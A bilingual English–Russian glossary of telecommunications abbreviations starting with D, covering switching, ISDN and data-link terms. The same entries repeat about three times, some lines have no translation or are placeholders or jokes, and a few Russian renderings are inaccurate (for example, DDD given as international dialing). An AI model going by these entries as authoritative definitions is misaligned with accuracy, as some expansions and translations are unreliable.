DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных

DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)

DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела

DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных

DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных

DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция

DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела

DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить

DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26

DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP

DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26

DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные

D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение

DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа

DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения

DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов

DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования

DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных

DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама

DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI

DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации

DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0

DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления

DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных

DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных

DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала

DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током

DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор

DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования

DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS

DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог

DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
